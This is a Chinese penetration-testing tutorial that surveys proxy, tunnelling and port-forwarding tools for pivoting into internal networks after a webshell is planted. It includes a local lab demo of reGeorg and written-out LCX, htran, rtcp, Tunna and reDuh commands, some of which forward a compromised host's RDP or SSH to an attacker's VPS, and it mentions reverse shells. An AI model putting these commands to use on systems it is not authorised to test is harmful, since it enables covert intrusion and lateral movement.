
代理转发工具汇总分析

序

在综合的渗透过程中，Shell is Only the Beginning 。 内网渗透无论是难度还是广度都不亚于前端入侵。介于 Webshell 和 内网渗透之间的是 代理转发工具。 一个高效稳定代理尤为重要。我们经常用的代理转发工具包括：端口转发工具、Web 代理脚本、Shell 反弹脚本、VPN 等，如下图



正向与反向代理说明

1. 引用 redrain:正向代理是我们自己(Lhost)戴套(proxy)插进去，反向代理是她(Rhost)主动通过上位(proxy)坐上来(Lhost)

2. 反向代理:将内网的流量转发到外网 ； 正向代理:以某台机器为跳板，做正向代理进行内网穿透

代理转发使用心得

总体来讲，自身使用频率较高的是：

第一个是 LCX 对 windows 3389 的转发；

第二个是 reGeorg 通过上传对应脚本（PHP/ASPX/JSP），然后全局代理进一步内网渗透；

第三个是 EarthWorm ，今年发现的，效果不错。并且还能多重网络应用。

主要的想法心得：

1. windows 系列， 肯定把 3389 弹出来 比较直接， lcx 作为首选。 当然这也是比较老的工具了。

2. linux 系列， 22 也需要转发， 但总感觉需求不如 3389 大， 需要交互式 shell 直接 shell 反弹就好了，比如 bash nc python 等。

3. 全局代理很有必要，regeorg ew 都不错，速度也跟的上，性能相对稳定。 挂上局部或者全局代理后，可以 NMAP 可以 fenghuangscan 也可以 POC-fuzz 等等，试想今年猪猪侠讲的 SSRF 作用那么大，借助代理后能做的更多。

4. 实测的 Tunna & reDuh 速度比较慢， 但 reDuh 在 RDP 过程中 比 Tunna 快。

5. Proxifier 这个工具操作起来稍微麻烦，但用习惯了，特别好用。 比如挂代理后，远控内网的 DB...

6. SocksCap64 & proxychains 都是局部代理， 快速方便，简单易懂。

7. Htran 这个工具支持的非常全面支持正向代理、反向代理、正向端口转发、反向端口转发，在实际渗透过程中正向端口转发略显鸡肋，谁家 Web 应用任你随便开端口？ 即使开了防火墙也不乐意。

8. SSH 转发、NC 、bash 等反弹，方便快捷，不用上传东西，居家旅行必备。

如下图，xls 文件 稍后分享

类型	名称	需要VPS	格式	特点	备注
端口转发	LCX	yes	exe	RDP3389反弹，简单方便，使用频率高	
	rtcp	yes	py	SSH22反弹常用	
	Fpipe	yes	exe	多端口转发	
	antifw	no	exe	停掉IIS动作有点大	
	Tunna	no	py	正向代理 需上传shell；22&3389均可；亦可代理内网其他主机； 速度有点慢。	
	reDuh	no	java	正向代理； 需上传shell；22&3389均可；亦可代理内网其他主机；	
	ssocks	yes	py	有windows版：Ssock_win.exe linux 需编译安装； 结合proxychains使用；	
web代理	reGeorg	no	py	正向代理 需上传shell且需配Proxifier； 内网渗透必备即使尚未提权。	reGeorg是reDuh的继承者，利用了会话层的socks5协议，效率更高。
	Phpsocks	no	php	不好用，有局限	
	s5.py	no	py	web代理，简单方便快捷	ringzero@557.im
	htran	yes	exe	正向代理/反向代理 正反向端口转发	正向代理不需要自己VPS
	EarthWorm	yes	C	支持多平台； 正向代理、反向代理； 多重网络应用 很好用。	正向代理不需要自己VPS Termit
shell反弹	ssh bash nc py	yes	-	频率最高	
	php jsp perl ruby lua	-	-	看需求点	
	VPN	-	-	看需求点	
	meterpreter	-	-	msf 套装	

Web 代理的原理和重要性

我用的 Web 代理主要是 reGeorg EarthWorm，EW 的功能更完善。reGeorg 属于正向代理、EW 支持正向&反向代理。估计后期会更加强大。

1.菜刀我们都用过，其中有个功能非常实惠，就是数据库连接功能。 不但能够连接自身 IP 的数据库，也能连接内网对应的数据库。 他之所以能够做到，是因为他是以 Web 应用的网络权限去连接内网数据库。

2.同理，我们上传脚本后，使用了 Web 代理，若使用了全局代理，相当于我们整个 PC 的通讯都是以 Web 应用的网络权限去访问内网。

下面我给个测试用例：

webshell 及 VPS 套用，打马比较麻烦。 我用的是本机和虚拟机。

主机 A（win10） ---- Web 应用 B（win2003） ---- 内网主机 C（kali）

192.168.1.103 ---- 192.168.192.129 ---- 192.168.192.128

原则上来讲，我用 A 访问 C 是能直接通讯的， 我没有设置 iptables， 稍后我通过 wireshark 抓包来观察现象。（若 A 访问 C，源地址是 192.168.192.1 虚拟网卡的地址）

目的：攻击者 A 通过 web 应用 B 看内网主机 C， 在 C 上查看流量发现是 B 访问的而非攻击者。


步骤如下：


第一步： 上传 tunnel 文件 到 Web 应用 B


第二步： 在 A 上，使用 reGeorgSocksProxy.py 并指定端口


第三步： 设置自己的代理 Proxifier 或者 SocksCap64（本次使用的是 proxifier）

第四步： 在 C 上使用 wireshark 查看流量信息。（当然也可以查看日志）




192.168.192.129/tunnel.php
Georg says, 'All seems fine'
C:\Windows\system32\cmd.exe - python reGeorgSocksProxy.py -p 5566 -u "http://192.168.192.129/tunnel.php"
2 个目录 67,342,528,512 可用字节
C:\Users\sm0nk\Desktop\reGeorg-master>python reGeorgSocksProxy.py -p 5566 -u "http://192.168.192.129/tunnel.php"
... every office needs a tool like Georg
willem@sensepost.com / @_w_m__
sam@sensepost.com / @trowalts
etienne@sensepost.com / @kamp_staaldraad
[INFO] Log Level set to [INFO]
[INFO] Starting socks server [127.0.0.1:5566], tunnel at [http://192.168.192.129/tunnel.php]
[INFO] Checking if Georg is ready
[INFO] Georg says, 'All seems fine'


Proxifier
File Profile Log View Help
Proxy Server
Server
Address: 127.0.0.1
Port: 5566
Protocol
SOCKS Version 5
SOCKS Version 4
HTTPS
Authentication
Enable
Username:
Password:
Proxy Checker
Proxy Server
Address: 127.0.0.1:5566
Protocol: SOCKS 5
Authentication: NO
Test Settings...
Proxy is ready to work with Proxifier!
[37:56] Starting: Test 1: Connection to the Proxy Server
[37:56] IP Address: 127.0.0.1
[37:56] Connection established
[37:56] Test passed.
[37:56] Starting: Test 3: Proxy Server latency
[37:56] Latency < 0 ms
[37:56] Test passed.


192.168.192.128/phptest/regewire.php
regeorg
Applications Places Wireshark Mon 22:33
root@kali: /var/www/html/phptest
*eth0
File Edit View Search Terminal He
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
root@kali:/var/www/html/phpte
bash: /etc/init.d/network: No
root@kali:/var/www/html/phpte
root@kali:/var/www/html/phpte
[ok] Restarting networking
root@kali:/var/www/html/phpte
eth0: flags=4163<UP,BROADCAST
inet 192.168.192.128
ether 00:0c:29:8d:e0:
RX packets 142727 by
RX errors 0 dropped
Apply a display filter ... <Ctrl-/>
Expression...
No. Time Source Destination Protocol Length Info
406 4.019897847 192.168.192.129 192.168.192.128 TCP 60 1881 → 80 [FIN, ACK] Seq=879 Ack=422 Win=63819
410 4.020991198 192.168.192.129 192.168.192.128 TCP 60 1881 → 80 [ACK] Seq=880 Ack=423 Win=63819
422 4.032365330 192.168.192.129 192.168.192.128 TCP 62 1882 → 80 [SYN] Seq=0 Win=64240 Len=0
424 4.033320176 192.168.192.129 192.168.192.128 TCP 60 1882 → 80 [ACK] Seq=1 Ack=1 Win=64240
442 4.083938913 192.168.192.129 192.168.192.128 HTTP 493 GET /phptest/regewire.php HTTP/1.1
467 4.201013182 192.168.192.129 192.168.192.128 TCP 60 1882 → 80 [ACK] Seq=440 Ack=212
469 4.205529577 192.168.192.129 192.168.192.128 TCP 60 1882 → 80 [FIN, ACK] Seq=440 Ack=212
473 4.206262516 192.168.192.129 192.168.192.128 TCP 60 1882 → 80 [ACK] Seq=441 Ack=213 Win=64025
477 4.208151725 192.168.192.129 192.168.192.128 TCP 62 1883 → 80 [SYN] Seq=0 Win=64240 Len=0
481 4.210015682 192.168.192.129 192.168.192.128 TCP 60 1883 → 80 [ACK] Seq=1 Ack=1 Win=64240
506 4.251200159 192.168.192.129 192.168.192.128 HTTP 493 GET /phptest/regewire.php HTTP/1.1

其他代理工具的方法概要

PS:其实这些网上很多，最后我附上我觉得还不错的链接。

LCX

VPS: lcx -listen 2222 3333

//2222 为转发端口，3333 为本机任意未被占用的端口

肉鸡：lcx -slave 119.75.217.56 2222 127.0.0.1 3389

//119.75.217.56 为 VPS IP,2222 为转发端口，127.0.0.1 为肉鸡内网 IP，3389 为远程终端端口

3389 连接时格式　　127.0.0.1:3333

RTCP

from:http://blog.knownsec.com/2012/02/open-source-rtcp/

A 服务器在内网，公网无法直接访问这台服务器，但是 A 服务器可以联网访问公网的 B 服务器（假设 IP 为 222.2.2.2）。

我们也可以访问公网的 B 服务器。我们的目标是访问 A 服务器的 22 端口。那么可以这样：

1. 在 B 服务器上运行：

./rtcp.py l:10001 l:10002

表示在本地监听了 10001 与 10002 两个端口，这样，这两个端口就可以互相传输数据了。

2. 在 A 服务器上运行：

./rtcp.py c:localhost:22 c:222.2.2.2:10001


表示连接本地的 22 端口与 B 服务器的 10001 端口，这两个端口也可以互相传输数据了。


3. 然后我们就可以这样来访问 A 服务器的 22 端口了：

ssh 222.2.2.2 -p 10002

原理很简单，这个命令执行后，B 服务器的 10002 端口接收到的任何数据都会传给 10001 端口，此时，A 服务器是连接了 B 服务器的 10001 端口的，数据就会传给 A 服务器，最终进入 A 服务器的 22 端口。

测试用例截图如下：





这个过程有个报错 ssh_exchange_identification: read: Connection reset by peer 解决方法：

chmod 400 /etc/ssh/*

HTran

正向代理

服务端 htran.exe -s -bind 8888

客户端 SocksCap:SOCKS Version 5 服务端 IP:8888

反向代理

客户端 htran.exe -s -listen 1234 8888

服务端 htran.exe -s -connect 客户端 IP 1234

客户端 SocksCap:SOCKS Version 5 127.0.0.1:8888

正向端口转发

服务端 htran.exe -p -tran 8888 127.0.0.1 3389

客户端 RDP 服务端 IP:8888

反向端口转发

客户端 htran.exe -p -listen 1234 8888

服务端 htran.exe -p -slave 客户端 IP 1234 127.0.0.1 3389

客户端 RDP 127.0.0.1:8888

Tunna


这个工具用法很普通，主要是中间有个 bug 我给提示下

第一步 上传脚本

第二步 运行 proxy.py 并指定端口 python proxy.py -u http://219.x.x.x/conn.jsp -l 1234 -r 3389 -v

第三步 本地执行 rdesktop 127.0.0.1:1234

bug：在过程中，出现远程桌面的黄框后程序断掉，不要关闭这个提示，再运行一次即可。



reDuh

第一步：把服务端的 reDuh 脚本（aspx php jsp）上传到目标服务器。

第二步：java -jar reDuhClient.jar http://192.168.3.143/reDuh.php


第三步：新开命令窗口，nc -vv localhost 1010

然后输入[createTunnel]1234:127.0.0.1:22

//前面的 1234 是本机连接用的端口，中间的 ip 地址是目标服务器的（可以是 webshell 所在服务器也可以是和它同内网的服务器），后面的 22 是欲连接目标服务器的端口。


成功后两个命令行窗口都会有成功提示。Successfully bound locally to port 1234. Awaiting connections.

第四步：远程连接



reGeorg

步骤不再赘述，见原理，分享一个 webshell 后代理后的 测试效果



EarthWorm

from:http://rootkiter.com/EarthWorm/

按照官网来即可，那几个参数得多弄几遍才会记得清。

配套的 Termite 也非常不错。

正向代理

反向代理

